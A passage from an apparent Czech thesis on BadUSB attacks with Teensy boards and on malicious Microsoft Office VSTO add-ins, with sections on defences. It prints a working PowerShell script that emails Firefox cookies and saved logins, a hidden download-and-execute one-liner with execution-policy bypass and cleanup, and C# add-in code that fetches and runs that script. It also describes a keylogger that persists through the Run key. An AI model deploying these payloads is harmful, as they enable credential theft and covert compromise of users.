- Rubber Ducky/Bash Bunny – zařízení, které vzhledem vypadá jako flash disk, ale obsahuje přeprogramovatelný mikrokontroler. K programovaní využívá svůj programovací jazyk Ducky Script.
- TURNIPSCHOOL – mikrokontroler skrytý v USB kabelu.

4.3.2 Využití USB periferii

K útoku se využívají již existující USB periferie modifikovaná útočníkem. Tato kategorie se rozděluje do dvou částí (viz Obrázek 5).

1. Přeprogramovaní firmwaru

   V této podkategorii dochází k přeprogramovaní firmwaru v USB zařízeních. Samotné přeprogramovaní firmwaru je velmi složité a funguje pouze na konkrétním USB zařízeni. Princip infekce je stejný jako u předchozí kategorie (viz kapitola 4.3.1).

   Druhy útoků jsou:

   - Síťová karta (Network device) – BadUSB se chová jako DNS server.
   - Emulace klávesnice (Keyboard emulation) – BadUSB se přihlásí do systému jako klávesnice.

2. Bez přeprogramovaní firmwaru

   K uskutečnění infekce není použit firmware, jako tomu bylo u předchozích kategorií, ale využívá se úložiště v samotném USB zařízení.

   K infekci dochází prostřednictvím skrytého škodlivého kódu maskující se v uložišti BadUSB zařízeni. Tento škodlivý kód se většinou neaktivuje sám, ale je aktivován uživatelem v domnění, že se jedná o legitimní obsah USB zařízení.

   Nejznámější příkladem útoku spadající do této podkategorie je USB zloděj (USB Thief). Tento útok nejčastěji využívá USB flash disk zařízení obsahující přenosné (portable) aplikace (Firefox, Notepad++). Škodlivý kód je šifrován pomocí AES-128, přičemž klíč je tvořen informacemi předávající se v deskriptoru USB zařízení. Zašifrovaný kód je vložen do dynamické knihovny (dll) dané aplikace. Jakmile uživatel tuto aplikací spustí, dojde k infekci zařízení a k uložení odcizených dat uživatele do BadUSB zařízení. V počítači oběti nezůstávají žádné důkazy o provedení škodlivého kódu. Nevýhodou USB Thief útoku je nutnost zpětného získaní BadUSB zařízení, na kterém jsou uložena zcizená data. USB Thief se zpravidla používá k odcizení dat z izolovaných systému respektive z cílového počítače, jenž není připojený k internetu.

   USBee útok – generuje speciální radiofrekvenční vyslaní přenášející data. Přenosová rychlost se pohybuje kolem 80 B/s na maximální vzdálenost 10 m. Tento útok se využívá především k vynášení informací z izolovaných systémů.

4.3.3 Elektrický útok

Jedná se o BadUSB zařízení, jehož cílem je zničení hardwaru uživatele. Nepřenáší tedy žádný payload.

Hlavním zástupcem je USB Killer, jedná se o USB zařízení obsahující silný kondenzátor. Tento kondenzátor se po připojení do cílového zařízení nabije a následným výbojem zničí elektronické zařízení (zničení USB portu nebo komponentů základní desky).

4.4 Metody obrany

Nejúčinnější obranou proti BadUSB zařízení je deaktivace USB portů v základním vstupu/-výstupu systému (BIOS) či fyzická blokace portů. Jedná se ovšem o nekompromisní řešení, jelikož uživatel poté nemůže využít žádné USB zařízení. Nepraktičnost řešení spočívá hlavně v nemožnosti připojení nutných periferii (klávesnice, myš) k stolnímu počítači. Uživatelé stolních počítačů by museli využít starého rozhraní PS/2. Rozhraní už výrobci běžně nezakomponovávají do základní desky (motherboard) nebo přidávají pouze jedno PS/2 rozhraní. Řešením nedostatků PS/2 portů je připojení PS/2 karty do slotu pro propojení periferních zařízení (PCI) na základní desce. Pro běžného uživatele bývá toto řešení komplikované, a proto raději zvolí možnost zachování USB portů.

Efektivním způsobem obrany je povolovaní (whitelisting) nám známým USB zařízením. Všechny ostatní USB zařízení jsou zakázány. V operačním systému Windows lze použit editor místních zásad skupiny (group policy) nebo je možné využít nainstalované antivirové řešení obsahující obdobnou funkci (ESET, Kaspersky, Bitdefender). Obrana pomocí whitelistingu není účinná proti cílenému útoku. Whitelistovaná zařízení jsou rozpoznávaná podle PID (produkt identifikátor), sériového čísla a VID (identifikátor prodejce). Pokud útočník bude znát tyto tři parametry whitelistovaného zařízení, může vytvořit BadUSB zařízení s odpovídajícími parametry (tyto parametry lze nastavit v deskriptoru). [32]

Nejčastější způsobem implementace infekce skrze BadUSB zařízení je možnost registrovat do operačního systému uživatele podvodné zařízení jako klávesnici (viz kapitola 4.3). Obranou cílového zařízení může být zapnutí kontroly, zda připojené USB zařízení je opravu klávesnicí. O kontrolu se stará například program USB Keyboard Guard detekující snahu o připojení nové klávesnice. Keyboard Guard vyzve uživatele, aby žádost ověřil opsáním náhodného čtyřciferného kódu. K opsání kódu je nutné mít připojenou myš či jinou klávesnici. Pokud je kód zadán správně, je klávesnice do operačního systému registrovaná. V opačném případě anebo při nečinnosti uživatele je žádost o registraci klávesnice zamítnuta. Pokud se ale BadUSB pokusí do operačního systému registrovat jako například síťová karta (viz kapitola 4.3.2) nebo bude obsahovat infekční soubor v úložišti USB zařízení (viz kapitola 4.3.2) program USB keyboard Guard tuto hrozbu nedetekuje. [32, 33]

4.5 Tvorba BadUSB

V praktické části se pokusím vytvořit BadUSB zařízení spadající do kategorie programovatelný mikrokontrolerů (viz předchozí kapitola 4.3). K tomuto útoku využiji zařízení Teensy, a to konkrétně nejvýkonnější verzi Teensy 3.2 (Září 2019) a nejméně výkonnou verzi Teensy 2 (Září 2019). Cílem praktické části je zjistit složitost tvorby BadUSB z mikrokontroleru a porovnat mezi sebou jednotlivé verze Teensy zařízení. Rovněž otestuji obě Teensy zařízení na nejpoužívanějších operačních systémech (Windows 7 a Windows 10). [1]

4.5.1 Průběh infekce

Po připojení Teensy zařízení do portu cílového počítače dojde k odeslání deskriptoru informující počítač o připojení nové klávesnice do operačního systému. Jakmile cílový počítač vrátí informaci o úspěšném přečtení deskriptoru a navázaní spojení, Teensy spustí sérii Powershell příkazů, které provedou payload. Cílem payloadu je zajištění souborů cookies z Firefox prohlížeče a jejich zaslání na útočníkův email. K tomuto účelu jsem vytvořil následující Powershell skript (viz Výpis 1), který dokáže získat data i skrze nastavení maximální ochrany v řízení uživatelských učtů (UAC).

```
$EmailFrom = "E-mail odesilatele"
$EmailTo = "E-mail příjemce"

$Folder="C:\Users\$env:UserName\AppData\Roaming\Mozilla\Firefox\Profiles"
$CookiesFolder=Get-ChildItem $Folder -recurse | Where-Object {$_.PSIsContainer
    -eq $true -and $_.Name -match "default-release"}

$attachment1 = "$Folder/$CookiesFolder/cookies.sqlite"
$attachment2 = "$Folder/$CookiesFolder/logins.json"

$message = new-object System.Net.Mail.MailMessage
$message.From = $EmailFrom
$message.To.Add($EmailTo)

$message.Subject = $env:UserName
$att1 = new-object Net.Mail.Attachment($attachment1)
$message.Attachments.Add($att1)
$att2 = new-object System.Net.Mail.Attachment($attachment2)
$message.Attachments.add($att2)

$SMTPServer = "smtp.gmail.com"
$SMTPClient = New-Object Net.Mail.SmtpClient($SMTPServer, 587)
$SMTPClient.EnableSsl = $true
$SMTPClient.Credentials = New-Object System.Net.NetworkCredential("Odesílající
    e-mail", "Heslo k e-mailu");
$SMTPClient.Send($message)
```

Výpis 1: Škodlivý skript v skriptovacím jazyce Powershell

Cílem skriptu jsou soubory cookies.sqlite a login.json obsahující uložené hesla od uživatele v internetovém prohlížeči Firefox. Pro spuštěni skriptu (viz Výpis 1) jsem otestoval dva způsoby infekce.

1. Prvním způsobem bylo přímé vložení skriptu skrze BadUSB zařízení. Postup probíhal následovně:

   (a) Přihlášení BadUSB jako klávesnice do operačního systému Windows.

   (b) Otevření nástroje *spustit (run)* pomocí kláves Windows + R a napsaní příkazu Powershell.exe -WindowStyle Hidden.

   (c) Po otevření Powershellu došlo k zadaní celého skriptu (viz Výpis 1) + přidání příkazů Get-Process -Name 'powershell' | Stop-Process -Force.

   (d) Odstraněni škodlivého skriptu z paměti cílového počítače.

   Výhodou tohoto postupu je rychlost jakou se infekce provede. Po spuštění skriptu dochází k jeho skrytí v paměti cílového zařízení pomocí příkazu WindwosStyle Hidden. Po odeslání emailu příkazem SMTPClient.Send($message) je volán příkaz Get-Process - Name 'powershell' | Stop-Process -Force který vyčistí paměť počítače. Ukázku lze nalézt v přiloženém videu pod jménem BadUSB_T32_Win10_M1. Tato ukázka byla vytvořena na operačním systému Windows 10 (verze 1909 build 18363.657) s použitím Teensy 3.2.

2. Druhým způsob, který jsem otestoval bylo stažení payloadu (viz Výpis 1) z webové stránky. Postup vložení skriptu do cílového počítače probíhal následovně:

   (a) Přihlášení BadUSB jako klávesnice do operačního systému.

   (b) Otevření nástroje *spustit (run)* pomocí kláves Windows + R a napsaní příkazu Powershell.exe -WindowStyle Hidden.

   (c) Zadaní skriptu pro stažení a provedení payloadu (viz Výpis 2).

   (d) Smazaní skriptu z úložiště a vyčistění paměti cílového počítače.

```
Powershell -WindowStyle Hidden (new-object System.Net.WebClient).
    DownloadFile('Webová stránka',"$env:temp\skript.ps1") -ExecutionPolicy
     Bypass -file "$env:temp\skript.ps1";Get-Process -Name 'Powershell' |
    Stop-Process -Force; Remove-Item "$env:temp\skript.ps1"
```

Výpis 2: Powershell skript pro stažení a provedení payloadu

Skript je pomocí proměnné $env:temp uložen ve složce temp, kterou operační systém Windows využívá k ukládání dočasných dat. Stejně jako u předchozí metody dochází příkazem Get-Process -Name 'powershell' | Stop-Process -Force k odstranění skriptu z paměti cílového počítače. Posledním příkazem Remove-Item $env:temp\Skript.ps1 je skript z temp složky smazán.

Výhodou tohoto postupu je možnost změny chovaní BadUSB zařízení pomocí změny skriptu hostovaném na dané webové stránce. Nevýhodou je nutnost stažení skriptu do cílového počítače. Stažený skript může být antivirovým řešením v cílovém počítači zablokován, ještě před jeho spuštěním. Ukázku lze nalézt v přiloženém videu pod jménem BadUSB_T32_Win10_M2. Tato ukázka byla vytvořena na operačním systému Windows 10 (verze 1909 build 18363.657) s použitím Teensy 3.2.

4.6 Srovnaní Teensy zařízení

Teensy je výkonný jednočipový počítač (MCU) dosahujíc velmi malých prostorových rozměrů. Každé Teensy zařízení obsahuje programový zavaděč (Teensy Loader) umožňující jednoduše a rychle nahrát kód do zařízení. Všechny Teensy zařízení obsahují výchozí deskriptory (klávesnice, myš, joystick), jenž může uživatel libovolně využívat. K těmto deskriptorům jsou dostupné knihovny usnadňující tvorbu BadUSB zařízení. Existuje řada Teensy zařízení lišící se především svým výkonem a pořizovací cenou. K nejméně výkonným Teensy zařízením patří Teensy 2 jeho opakem je Teensy 3.2. V Tabulce 1 lze vidět hardwarové rozdíly mezi Teensy 3.2 a Teensy 2. [34]

Specifikace	Teensy 3.2	Teensy 2
Procesor	ARM MK20DX25 32 bit 72 MHz	ATMEGA32U4 8 bit AVR 16 MHz
Flash paměť [bajty]	65536	32256
RAM [bajty]	262144	32256
EEPROM [bajty]	2048	1024
Vstupy a výstupy	34	25

* Paměť s náhodným přístupem (Random-Access-Memory)
* Elektronicky Vymazatelná Paměť pouze pro čtení (Electrically Erasable Programmable Read-Only Memory)

Tabulka 1: Specifikace Teensy 3.2 a Teensy 2

Pro provedení výše popisované infekce a payloadu je důležitá rychlost zadaní škodlivého skriptu (viz kapitola 4.5.1). Tuto rychlost ovlivňuje takzvaná míra dotazovaní (polling rate) udávající rychlost komunikace počítače s periferii (myš, klávesnice). Čím je hodnota polling rate vyšší, tím je nižší čas odezvy. Hodnota polling rate je zadána v deskriptoru Teensy, avšak pouze pro přerušovací a izochronní přenosy (viz kapitola 4.2.3).

Výrobce Teensy zařízení udává, že série Teensy 3 má hodnotu polling rate 1000 Hz při přerušovacím přenosu. Během zadaní klávesy se do operačního systému zasílají dva informační pakety. První paket informuje jaká klávesa byla zadaná a druhý paket zasílá informaci, kdy tato klávesa byla uvolněna. Tudíž při frekvenci 1000 Hz je Teensy schopno do operačního systému za sekundu zaslat 1000 paketu, jelikož stisknutí klávesy vyžaduje dva informační pakety je možné maximálně zpracovat 500 zadání kláves za sekundu. Pro sérii Teensy 2 výrobce hodnotu polling rate neudává. Rozhodl jsem se tedy vytvořit skript v programovacím jazyce Python 3, jenž otestuje rychlost zadávaní klávesových znaku, čímž zjistím hodnotu polling rate.

Jako vstup do Python skriptu jsem použil sérii znaků o délce 500, 1000, 1500, 2000 a 2500. Výsledné časy v Tabulce 2 jsou průměrem pěti měření pro Teensy 2 a Teensy 3.2.

Počet znaků	Teensy 2	Teensy 3.2
500	1.01	1.00
1000	2.00	2.00
1500	3.00	3.00
2000	4.01	4.00
2500	5.00	5.00

* Všechny hodnoty byly zaokrouhleny na dvě desetinné místa.

Tabulka 2: Srovnání rychlosti zápisů znaků mezi zařízeními Teensy 2 a Teensy 3.2

Teensy 2 dokáže stejně jako Teensy 3.2 zpracovat 500 znaků za sekundu, tedy rovněž pracuje s frekvenci 1000 Hz. Obě tyto zařízeny vykonají výše zmíněnou infekci a payload ve stejném čase.

4.7 Srovnání průběhu infekce mezi OS Windows 7 a Windows 10

Podle statistik za rok 2019 až 77 % uživatelů na světě využívá operační systém Windows. Nejpoužívanější verzi tohoto operačního systému je Windows 10 využívající 67,3 % uživatelů. Na druhém místě se umístil Windows 7 s 25 % uživatelů. [1]

Vytvořené BadUSB jsem otestoval na Windows 10 (verze 1909 build 18363.657) a Windows 7 (verze 6.1 build 7601: Service Pack 1). Obě metody infekce (viz kapitola 4.5.1) proběhly úspěšně na obou operačních systémech. V Tabulkách číslo 3 a 4 je možné dohledat jméno přiloženého videa k odpovídající metodě infekce v konkrétním operačním systému.

Metoda infekce	Windows 10	Windows 7
Přímé vložení skriptu	BadUSB_T32_Win10_M1	BadUSB_T32_Win7_M1
Stažení skriptu	BadUSB_T32_Win10_M2	BadUSB_T32_Win7_M2

Tabulka 3: Přehled přiložených videí pro Teensy 3.2

Metoda infekce	Windows 10	Windows 7
Přímé vložení skriptu	BadUSB_T2_Win10_M1	BadUSB_T2_Win7_M1
Stažení skriptu	BadUSB_T2_Win10_M2	BadUSB_T2_Win7_M2

Tabulka 4: Přehled přiložených videí pro Teensy 2

4.8 Závěr BadUSB zařízení

Výrobci Teensy zařízení se snaží práci s tímto mikrokontroler zjednodušit pro širokou veřejnost, a proto Teensy zařízení již v sobě obsahuje naprogramovaný USB protokol s řadou výchozích deskriptorů, mezi kterými může uživatel vybírat. Pro tvorbu BadUSB zařízeni není znalost USB protokolu potřebná.

Aby se Teensy stalo opravdu BadUSB zařízením, je potřeba do něj naimplementovat payload. K tvorbě payloadu je potřeba znalost programovaní v jazyce C. Pro útočníka, který chce vytvořit

BadUSB zařízení, ale neumí programovat nebo nemá dostatečné technické znalosti, existuje možnost stažení payloadů z webových uložišť jako například z GitHubu či GitLabu. Tyto uložiště obsahují desítky payloadů, jenž jsou vytvořené právě pro Teensy zařízení. [35] [36] V rámci své diplomové práce jsem otestoval několik desítek payloadů ze zmíněných webových uložišť a většina kódů byla funkční bez nutnosti jakýchkoliv úprav.

Pomocí Teensy zařízení a payloadů nacházejících se na webových uložištích lze velmi jednoduše a rychle vytvořit BadUSB zařízení. Většina payloadů spočívá, stejně jako mnou vytvořený payload, na přihlášení BadUSB zařízení do operačního systému jako klávesnice a zadaní série příkazu, které buďto provedou payload či stáhnou payload z daného serveru. Jak jsem otestoval výše (viz kapitola 4.6) tento druh payloadu provede nejméně výkonné a zároveň nejlevnější Teensy 2 zařízení stejně efektivně jako nejvýkonnější verze Teensy zařízení. Útočníkovi tedy k provedení infekce a payloadu stačí nejlevnější verze Teensy zařízení, jehož pořizovací cena se pohybuje kolem 16 dolarů (405 Kč, Duben 2020).

Většina payloadů z webových úložišť je vytvořena pomocí univerzálních Powershell příkazů. To útočníkovi umožňuje úspěšné provedení payloadu na operačním systému Windows 10 a Windows 7 (viz kapitola 4.7). Tato kompatibilita zaručuje útočníkovi 92,3 % (aktuální pro rok 2019) šanci, že infekce s payloadem bude funkční (zmíněná pravděpodobnost platí pouze pro operační systém Windows).

5 Infekce skrze doplňky Microsoft Office

V následujících kapitolách představím dvě metody, jakými lze doplňky do Microsoft Office balíku tvořit.

První metodou je tvorba doplňku prostřednictvím VSTO (viz kapitola 5.1). Obsahem prvních kapitol této metody bude popsání vývoje a fungovaní VSTO. Následně provedu experiment, ve kterém se pokusím vytvořit škodlivý doplněk. V poslední kapitole zabývající se touto metodou bude shrnutí VSTO informací.

Druhou metodou pro tvorbu doplňku je platforma Office doplňku (viz kapitola 5.4). Rozložení kapitol bude podobné VSTO metodě (vývoj platformy Office doplňku, fungovaní, experiment a shrnutí informací). Jediným rozdílem bude přidání kapitoly popisující možné způsoby nasazení doplňku.

V kapitole 5.7 srovnávám rozdíly mezi VSTO a platformou Office doplňku. Zhodnotím, zda u obou metod je možné provést infekci prostřednictvím doplňku a porovnám jaké technologie tyto metody využívají.

V poslední kapitole 5.8 vyhodnotím výsledky obou experimentu (viz kapitola 5.2 a 5.5).

5.1 Visual Studio nástroje pro Office (VSTO)

VSTO je sada vývojových nástrojů dostupných ve vývojovém prostředí Visual Studio sloužící pro tvorbu doplňků do Microsoft Office balíků. Tyto doplňky je možno vytvářet v programovacím jazyce Visual Basic nebo C#. Nejznámějším VSTO doplňkem (Březen 2020) pro Microsoft Office Word a Outlook je doplněk Grammarly. Funkce Grammarly doplňku je automatická oprava anglické gramatiky. [37, 38, 39]

5.1.1 Vývoj VSTO

První verze VSTO byla představena v roce 2003 a umožnila vytvářet doplňky pro Microsoft Office 2003. O dva roky později, tedy v roce 2005, vzniká další verze VSTO umožňující tvorbu doplňků i pro Outlook. S příchodem nové verze Microsoft Office 2007 balíků vzniká i nová verze VSTO pojmenovaná VSTO 2005 SE, která je kompatibilní s Microsoft Office 2003. O rok později (2008) vzniká verze VSTO 3.0 dovolující vytvářet doplňky i do nástrojů Microsoft InfoPath a SharePoint. V roce 2010 byla představena nová verze Microsoft Office 2010 balíků a s ní vychází poslední vydaná verze VSTO 4.0. S příchodem verze Microsoft Office 2013 balíků, již nevzniká nová verze VSTO, ale je vytvořena aktualizace (update) pro stávající verzi VSTO 4.0. Této aktualizované verzi se říká VSTO 4.5 (označení není oficiální). Všechny výše zmíněné verze VSTO byly dostupné pouze pro vývojové prostřední (IDE) Visual studio v edici profesionál nebo vyšší. V roce 2017 Microsoft oznámil dostupnost VSTO pro všechny edice Visual Studia. Kompatibilitu a přehled verzi VSTO lze vidět v Tabulce 5. [40, 41]

Verze	Kompatibilita s Microsoft Office	Dostupnost
VSTO 2003	Microsoft Office 2003	Visual Studio .NET 2003 Professional
VSTO 2005	Microsoft Office 2003	Visual Studio 2005 Professional
VSTO 2005 SE	Microsoft Office 2003, 2007	Visual Studio 2005 Professional
VSTO 3.0	Microsoft Office 2003, 2007	Visual Studio 2008 Professional
VSTO 4.0 (4.5)	Microsoft Office 2007 a vyšší verze	všechny verze Visual Studio 2017

Tabulka 5: Kompatibilita a dostupnost VSTO


5.1.2 Spuštění VSTO doplňku

Při spuštění jakéhokoliv produktu z Microsoft Office balíku dochází ke kontrole registrů, které se nacházejí:
`HKEY_LOCAL_MACHINE\Software\Microsoft\Office\OfficeProdukt\Addins\ID`

Pokud tato cesta neexistuje, daný Microsoft Office produkt nemá žádný dostupný doplněk. V opačném případě se v posledním klíči registrů nacházejí 4 položky:

- Description – jedná se o stručný popis doplňku. Popis je uživateli zobrazen v konkrétním produktu Microsoft Office. Typ položky REG_SZ.
- FriendlyName – název doplňku v konkrétním produktu Microsoft Office. Typ položky REG_SZ.
- LoadBehavior – hodnota, která udává, kdy konkrétní Microsoft Office produkt načte VSTO doplněk. Typ položky je REG_DWORD nastavený na hodnotu 3.
- Manifest – určuje cestu k umístění manifestu nasazení. Typ položky REG_SZ. [42]

Po ověření registrů dochází ke spuštění dynamicky linkované knihovny (dll) VSTOEE.dll zajišťující úkoly potřebné k aktivaci provozního VSTO (VSTO Runtime). VSTO Runtime zprostředkuje Microsoft Office produktům využívat Framework Common Language Runtime (CLR) umožňující použití .NET funkcionality. VSTO Runtime také aktivuje bezpečností kontrolu. Tato kontrola sleduje pouze, zda je certifikát od VSTO doplňku aktuální. Jakmile je bezpečností kontrola dokončena, VSTO Runtime spouští dynamicky linkovanou knihovnu VSTOLoader.dll. Tato dll knihovna vytváří pro každý doplněk vlastní aplikační model (také označována jako aplikační doména), který zajistí izolaci doplňku (viz Obrázek 6). Důvodem izolace doplňku je skutečnost, aby špatně vytvořený doplněk neovlivnil činnost Microsoft Office produkt či jiných VSTO doplňků. Každá aplikační doména je spuštěna voláním metody ThisAddIn_Startup a ukončená voláním metody ThisAddIn_Shutdown. Každý VSTO doplněk musí tyto dvě metody obsahovat. [37]



Obrázek 6: Sestavení VSTO doplňku

Po každém úspěšném sestavení doplňku vznikají dva XML soubory:

- Aplikační manifest (Application manifest) – jeho součástí jsou všechny prvky (assemblies) potřebné pro daný doplněk. [43]
- Manifest nasazení (Deployment manifest) - obsahuje informace o autorovi doplňku, verzi doplňku, verzi VSTO a odkazuje na aplikační manifest. [44]


Tyto XML soubory jsou součástí ClickOnce řešeni integrovaného ve VSTO Runtime od verze VSTO 2005. ClickOnce umožňuje snadné nainstalovaní doplňku. [45] Stačí aby uživatel spustil soubor s koncovkou VSTO (Manifest nasazení) čímž dojde k stažení aplikačního manifestu nacházejícího se na daném serveru (server je uveden v manifestu nasazení). Metoda ClickOnce se potýká s řadou problému jako například časté blokování antivirovými řešeními nebo místními zásadami skupiny (group policy), nutnost časté obnovy klíčů mezi manifesty a potřeba mít internetové připojení k zavedení aplikačního manifestu. [46, 45]

5.2 Tvorba infekce skrze VSTO doplněk

V této kapitole se pokusím vytvořit infikovaný VSTO doplněk. Tento doplněk bude obsahovat dva payloady. V závěrečné části kapitoly vyhodnotím, zda je infekce prostřednictvím VSTO doplňků možná. Škodlivý doplněk budu tvořit pro Microsoft Office 365 Word (verze 2002 build 12527.20242) pro 64bit operační systém Windows 10. Použitá bude verze VSTO 4 (viz kapitola 5.1.1).

5.2.1 Popis doplňku

Aby mohlo k infekci dojít, musí doplněk obsahovat funkcionalitu, která přiměje uživatele doplněk do svého počítače nainstalovat. Z tohoto důvodu jsem se rozhodl vytvořit doplněk umožnující uživateli rychle hledat synonyma, homonyma či rýmy. Na Obrázku 7 lze vidět, že jsem doplněk integroval do horní nabídky Microsoft Office Word pod jménem *AddIn*. Při otevření nabídky *AddIn* má uživatel na výběr vytvoření synonyma, homonyma a rýmu. Nabídka *About* obsahuje pouze informační text o doplňku. Tyto tři funkce jsou realizovány pomocí podokna úloh (task pane). Každé podokno úloh je realizováno jako samostatný objekt, což umožňuje uživateli použití všech tří funkcí současně (viz Obrázek 7).



Obrázek 7: VSTO doplněk

5.2.2 Infekce a payload

Infekci a payload jsem se rozhodl vložit do metody ThisAddIn_Startup. Tato metoda je pro každý VSTO doplněk povinná společně s metodou ThisAddIn_Shutdown. K Spuštění ThisAddIn_Startup metody dochází v závislosti na hodnotě registru LoadBehavior (viz Tabulka 6). [47]

Hodnota registru	Popis registru
0	Doplněk se automaticky nenačte, Indikace manuálního načtení doplňku
1	Doplněk se automaticky nenačte, Neindikuje manuální načtení doplňku
2	Chyba při automatickém načítaní doplňku
3	Úspěšné automatické načtení doplňku
8	Chyba při načítaní doplňku na žádost
9	Úspěšné načtení doplňku na žádost
16	První spuštění doplňku automaticky, poté načteni na žádost

* Načtení doplňku na žádost: Doplněk bude načten když to Microsoft Office produkt vyžaduje (například když uživatel klikne na prvek uživatelského rozhraní)

Tabulka 6: Popis hodnot registru LoadBehavior

Nejvhodnější payloady do Microsoft Office balíku jsou ty, které útočníkovi zasílají citlivá data po každém spuštění infikovaného programu (v případě této práce Microsoft Office Word). Druhým vhodným payloadem je kód, jehož cílem je zavedení škodlivého programu do cílového systému (dropper). Důvodem volby těchto payloadů je skutečnost, že škodlivý kód vložený v doplňku existuje pouze po dobu trvání aplikační domény (viz kapitola 5.1.2) respektive po dobu kdy je Microsoft Office Word spuštěn.

V rámci své práce jsem se rozhodl vytvořit obě varianty payloadů ve snaze potvrdit výše zmíněné tvrzení.

1. Obsahem prvního payloadu je kód pro stažení škodlivého skriptu z webové stránky (viz Výpis 3) a jeho provedení. Tento škodlivý skript využívá PowerShell příkazy odesílající útočníkovi cookies soubory z internetového prohlížeče Firefox. Tento skript jsem již použil v dřívějších kapitolách (viz kapitola 4.5.1).

```
public void Infection ()
{
    WebClient Client = new WebClient();
    Client.DownloadFile("Webová Stránka", FilePath);

    var startInfo = new ProcessStartInfo()
    {
        CreateNoWindow = true,
        FileName = "PowerShell.exe",
        Arguments = $"-NoProfile -ExecutionPolicy Bypass -file \"{
            FilePath}\"",
        UseShellExecute = false,
    };
    Process.Start(startInfo);
}
```

Výpis 3: Stažení a vykonaní PowerShell skriptu ve VSTO

2. Druhým payloadem je program zaznamenávající stisknuté klávesy (keylogger). Tento program se během instalace doplňku umístí do systémové složky operačního systému Windows. Jakmile uživatel spustí Microsoft Office Word, spustí se na pozadí také keylogger fungující jako samostatný proces v cílovém počítači. Ukončení aplikační domény nemá vliv na samostatný proces obsahující keylogger (viz kapitola 5.1.2). Všechny stisknuté klávesy se zapisují do souboru, který je umístěn v temp složce (temporary file) systému. Po každém zapsání 1000 znaků je tento soubor poslán útočníkovi na email. Při prvním spuštění keyloggeru dochází k vytvoření registru, který po každém spuštění operačního systému Windows spustí keylogger. Registr je umístěn v následujícím klíči registru:

   `HKEY\CURRENT\USER\Software\Microsoft\Windows\CurrentVersion\Run`

5.2.3 Tvorba instalačního souboru pro VSTO doplněk

Instalační soubor jsem vytvořil ve formátu Microsoft Windows instalační soubor (MSI). K úspěšné instalaci doplňku, musí instalační soubor obsahovat aplikační manifest i manifest nasazení (viz kapitola 5.1.2). V případě použití keyloggeru (viz kapitola 5.2.2) obsahuje instalační soubor ještě škodlivý payload. K detekování nainstalovaného doplňku Microsoft Office produktem je nutné vytvořit registry Description, FriendlyName, Manifest a LoadBehavior (viz kapitola 5.1.2), které se musí uložit v následující cestě:
`HKEY_LOCAL_MACHINE\Software\Microsoft\Office\Word\Addins\ID`

Hodnota registru LoadBehavior určuje, kdy bude metoda ThisAddIn_Startup volaná. Tabulka 6 udává hodnoty a jejich popis pro tento registr.

- Pro *dropper* (viz kapitola 5.2.2) je nejvhodnější volbou registru hodnota 3 (LoadBehavior). Útočník vždy když uživatel spustí Microsoft Office Word získá aktuální seznam cookies souboru z webového prohlížeče.

- Pro *keylogger* (viz kapitola 5.2.2) jsem nastavil hodnotu registru LoadBehavior na hodnotu 16. Keylogger si sám v operačním systému zajistí perzistenci a není nezbytné jej opakovaně spouštět.

Posledním krokem pro dokončení instalačního souboru byla kontrola, zda má uživatel nainstalovaný Microsoft Office Word a Visual Studio Tools for Office Runtime. Pokud uživatel nemá nainstalovaný VSTO Runtime, je spuštěn druhý přiložený instalační soubor (Setup.exe). Instalační soubor Setup nainstaluje Microsoft .NET Framework 4 Client Profile obsahující VSTO Runtime. Pokud uživatel nemá nainstalován Microsoft Office Word, je instalace ukončena chybou a uživatel je informován o nutnosti mít tento produkt nainstalován.

5.2.4 Ukázka Infekce skrze VSTO doplněk

V příloze práce lze nalézt video ukázky VSTO_AddIn_DowloadScript a VSTO_AddIn_Keylogger simulující výše popsanou infekci a payload. Všechny zmíněné ukázky byly testovány v prostředí

Microsoft Office 365 Word (verze 2002 build 12527.20242) na 64bitovém operačním systému Windows 10 (verze 1909 build 18363.657).

